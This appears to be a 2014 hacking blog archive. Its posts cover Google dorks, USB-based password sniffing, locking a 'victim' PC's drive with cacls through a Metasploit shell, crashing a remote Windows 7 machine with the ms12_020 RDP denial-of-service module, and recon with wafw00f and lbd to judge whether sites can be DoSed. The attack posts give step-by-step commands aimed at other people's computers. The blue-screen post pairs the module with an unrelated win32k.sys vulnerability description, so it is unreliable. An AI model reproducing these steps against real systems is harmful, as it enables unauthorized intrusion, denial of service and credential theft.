Saturday, April 12, 2014

Tutorial about google Dorks

Dorks

They are basically as the search criteria in a search engine returns results related to your search. The process can be a bit slow , but the result will be worth after learning about the use .
Basic formula

"inurl : . " domain " / " search ","

means so broken
"inurl " = URL input
"domain" domain = example gob com gov net etc etc
" dork " = what you want espesificamente search esl main element of the rest are complements search accuracy.

How to Sniff Passwords Using USB Drive

As we all know, Windows stores most of the passwords which are used on a daily basis, including instant messenger passwords such as MSN, Yahoo, AOL, Windows messenger etc. Along with these, Windows also stores passwords of Outlook Express, SMTP, POP, FTP accounts and auto-complete passwords of many browsers like IE and Firefox. There exists many tools for recovering these passswords from their stored places. Using these tools and an USB pendrive you can create your own rootkit to sniff passwords from any computer.

We need the following tools to create our rootkit

Friday, April 11, 2014

Send Free SMS Unlimited Worldwide & No need to register

Send unlimited free SMS messages online. No need to register, just write your message and send unlimited sms to any country you like for FREE!
No matter where you are, you will always enjoy our FREE SMS text message Service.
Check out the countries available in our list and have fun by sending free SMS to your loved ones for Free!


Steps:-

Sunday, April 6, 2014

How to Lock Drive of Remote Windows Victim PC


First Hack the Victim PC Using Metasploit Once you got the meterpreter session use ‘shell ‘command to get command prompt of the target.

Type Cacls (Drive Name) /e /p everyone:n and press Enter.This will lock your “E Drive” 


Solution For Unlock
Now right-click on your E drive –> Properties –> Click on “Security” tab click on C ContinueCheck the check box “Full Control” –> Click on OK.


Parameters
FileName   : Required. Displays DACLs of specified files.
/t   : Changes DACLs of specified files in the current directory and all subdirectories.
/e   : Edits a DACL instead of replacing it.
/c   : Continues to change DACLs, ignoring errors.
/g   User: permission   : Grants access rights to the specified user. The following table lists valid values for permission.
Value
Description
n
None
r
Read
w
Write
c
Change (Write)
f
Full Control


Saturday, April 5, 2014

How to Perform Blue Screen Death Attack on Remote Windows 7 PC


This Metasploit module exploits vulnerability in win32k.sys where under specific conditions Track Popup Menu Ex will pass a NULL pointer to the MN End Menu State procedure. This Metasploit module has been tested successfully on Windows 7 SP0 and Windows 7 SP1

Now Open Kali Linux terminal type msfconsole


Now type use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > show options


msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.0.105
msf auxiliary(ms12_020_maxchannelids) > show options

msf auxiliary(ms12_020_maxchannelids) > exploit


Thursday, April 3, 2014

Firewall Detection Tool Wafw00f


Introduction

This is a Web Application Firewall Detection Tool.
The tool was written by – Sandro Gauci And G. Henrique.

It will help you detect the WAF ( Web Application Firewall )  behind the any domain.
Wiffit (Wafw00f ) can test for these Firewalls listed in the image -
If any firewall is detected from the list it will display on-screen

How Wiffit (Wafw00f) detects Web Application Firewall (WAF)
To detect WAF it looks for the following things :
  • Cookies
  • ServerCloaking
  • Response Codes
  • Drop Action
  • Pre Built-In Rules

How to Open Wiffit On Kali Linux

Applications > Kali Linux > Information Gathering > IDS/IPS Identification > wafw00f

wafw00f is open now , see the below image for more details -

How to use wafw00f

Example 1 :
Usage :
  1. root@root :
wafw00f [ target url ]
  1. Example :
wafw00f www.***.com
  1. This example shows that www.***.com is behind the Web Application Firewall.
  2. www.***.com is behind the Imperva WAF.


Example 2 :
  • Here google.com is also behind the WAF .
  • All these images shows these website are using IDS and it blocks my request all the time .


Example 3 :

  • Flipkart is also using WAF (Web Application Firewall)

Example 4 :wafw00f -a  http://www.google.com/
Nothing found there either.


Example 5 :wafw00f -l -t http://www.google.com/
Nothing found there either.


Wednesday, April 2, 2014

Load Balancing Detector (lbd)


Introduction

Load Balancing Detector (lbd) is a tool which checks, if a given domain use load balancing or not. This tool is mainly used by pentesters and hackers to checks site is dosable or not.

Objectives

In this tutorial we will learn how to use Load Balancing Detector (lbd).

Procedure

How to open it :-
Open lbd  through Kali Linux >> Information Gathering >> IDS IPS Identification
 >>  lbd

How to use it :-
·      To use it, you have to use this command usage: /usr/bin/lbd [domain]
·      This tool will first scans for DNS-Load Balancing and then HTTP-Load Balancing.
·      Atlast, it will show the result.
1: usage: root@VH0:~# /usr/bin/lbd  www.*********.com


1: usage: root@VH0:~# /usr/bin/lbd  www.google.com

Contact Form

Name

Email *

Message *